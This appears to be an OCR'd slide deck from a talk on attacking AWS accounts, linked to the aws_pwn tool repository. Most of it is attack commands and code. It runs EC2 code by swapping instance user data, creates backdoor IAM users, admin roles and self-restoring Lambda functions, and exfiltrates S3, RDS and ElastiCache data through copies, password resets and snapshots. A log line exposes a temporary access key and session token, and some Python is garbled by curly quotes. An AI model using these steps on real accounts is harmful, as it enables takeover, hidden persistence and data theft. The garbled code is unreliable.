
`responseElements`

The response element for actions that make changes (create, update, or delete actions). If an action does not change state (for example, a request to get or list objects), this element is omitted. These actions are documented in the API reference documentation for the appropriate AWS service.

```
2016-10-17-11-41-46-2AB45CBE778FA8E5:dc21a29d8811772db5b328fc8adb9fa7aa84b55159bbbfbf776caefea15b36b5 muffler [17/Oct/2016:10:17:55 +0000] 180.181.60.94
arn:aws:sts::<redacted>:assumed-role/<redacted>/<redacted> 149E23B7136720CA REST.GET.OBJECT FullSizeRender.jpg "GET /FullSizeRender.jpg?
AWAccessKeyId=ASIAI7S5TO4DXZNFSQQA&Expires=1476784344&x-amz-security-
token=FQoDYXdzEOv%2F%2F%2F%2F%2F%2F%2F%2F%2FwEaDIZQq6P8EG7anN0d
%2BCLAAuYU5PXjZK2agGvqtEcLBYgUEndJf%2Bqn2mvKws
%2FVKWkuW0ZCfmF2yxIyIB7qzHFcaLnMWzn3Oy9lEQZl7y0OTuxKbenanKX9Nr
%2F4RblUIAtsXmUARpq3Eqpmk4pT9kENESHEhowOj9gP%2FVnKV8twGoDgdJyTSpteEQWdAIYcI
%2BhlmKpPOFIz%2Fl1wYF%2B6Ab%2BNRtuL2sw0mAj5tC8qGZWw3O3MBoyJf
%2BymauJ8ykzKURLQDtSKIP3kDVa6AyOi49uvZMCq
%2Bvr5LNduQB9V2sCisRg1pccjOMWJz1HVOnt9OQZmryS6hb%2FAWTMZKjds8%2Bkj3rFpfHwEoMG
%2Fqm5A1QtC0BahZcCuKnFWSo7jizdLWB33A8gSenPaOWIsvVP%2B6LJO988hy
%2BcRsu6tJK32YtyO5M2%2BrlMOJa2xRATZVAi3Gur%2BKMe
%2BksAF&Signature=0Pt1Pg0ua52Dvjhp9fIf6lcGcUQ%3D HTTP/1.1" 200 - 288562 288562 70 68 "-" "Mozilla/5.0
(Macintosh; Intel Mac OS X 10_11_4) AppleWebKit/601.5.17 (KHTML, like Gecko) Version/9.1 Safari/601.5.17" -
```

```
aws ec2 describe-instance-attribute \
 --instance-id [instance-id] \
 --attribute userData
```

```
./dump_instance_attributes.py \
 -o /tmp/data
 -u
```


AWS Account
SNS
SQS
Production Service

```
aws ec2 stop-instances \
 --instance-ids [instance-id]
```

```
aws ec2 modify-instance-attribute \
 --instance-id [instance-id] \
 --user-data file:///tmp/a.sh
```

```
aws ec2 start-instances \
--instance-ids [instance-id]
```

#cloud-boothook

EC2 code execution

6. Persistence

```
aws sts get-session-token \
 --duration-seconds 129600
```

```
aws iam create-user \
 --user-name [my-user]
```

```
aws iam create-access-key \
--user-name [my-user]
```

```
./backdoor_all_users.py
```

```
aws iam create-role \
 --role-name [my-role] \
 --assume-role-policy-document [file://p.json]
```

```
aws iam attach-role-policy \
 --policy-arn arn:aws:iam::aws:policy/
   AdministratorAccess \
 --role-name [my-role]
```

```
./backdoor_all_roles.py
```

```
./backdoor_all_security_groups.py
```

Lambda is the ultimate persistence tool


```python
def lambda_handler(event, context):
    old_stdout = sys.stdout
    sys.stdout = mystdout = StringIO()

    driver = awscli.clidriver.create_clidriver()
    driver.main(args=event["command"])

    sys.stdout = old_stdout

    return json.loads(mystdout.getvalue())
```

```
def lambda_handler(event, context):
    if event['detail']['eventName'] == 'DeleteUser’:
        deletedUser = event['detail']['requestParameters']['userName’]
        if re.match( r'^rabbit-\d{10}$', deletedUser, re.M|re.I):
            client = boto3.client('iam’)
            newUser = generate_user_name()
            client.create_user(UserName = newUser)
            newUser = generate_user_name()
            client.create_user(UserName = newUser)
```



backdoor_created_roles_lambda

backdoor_created_security_groups_lambda

backdoor_created_users_lambda

cli_lambda


rabbit_lambda

backdoor_all_roles.py

backdoor_all_security_groups.py

backdoor_all_users.py

7. Exfiltration




RDS

ElasticCache


DynamoDB

Redshift



S3

EBS



Glacier

```
aws s3 cp \
 s3://src-bucket/ \
 s3://dest-bucket/ \
 --recursive
```

```
aws rds create-db-instance-read-replica \
 --db-instance-identifier testreplica \
 --source-db-instance-identifier testdb
```

```
aws rds modify-db-instance \
 --db-instance-identifier [dbname] \
 --master-user-password hunter2
```

```
aws rds create-db-snapshot \
 --db-snapshot-identifier testsnapshot \
 --db-instance-identifier testdb
```

```
aws rds restore-db-instance-from-db-snapshot \
 --db-instance-identifier newtestdb \
 --db-snapshot-identifier testsnapshot
```

```
aws elasticache create-snapshot \
 --cache-cluster-id testcluster
 --snapshot-name testsnapshot
```

```
aws elasticache copy-snapshot \
 --source-snapshot-name testsnapshot \
 --target-snapshot-name testsnapshot \
 --target-bucket my-s3-bucket
```

Atlassian

Happy hacking!

github.com/dagrz/aws_pwn

DANIEL GRZELAK
@DAGRZ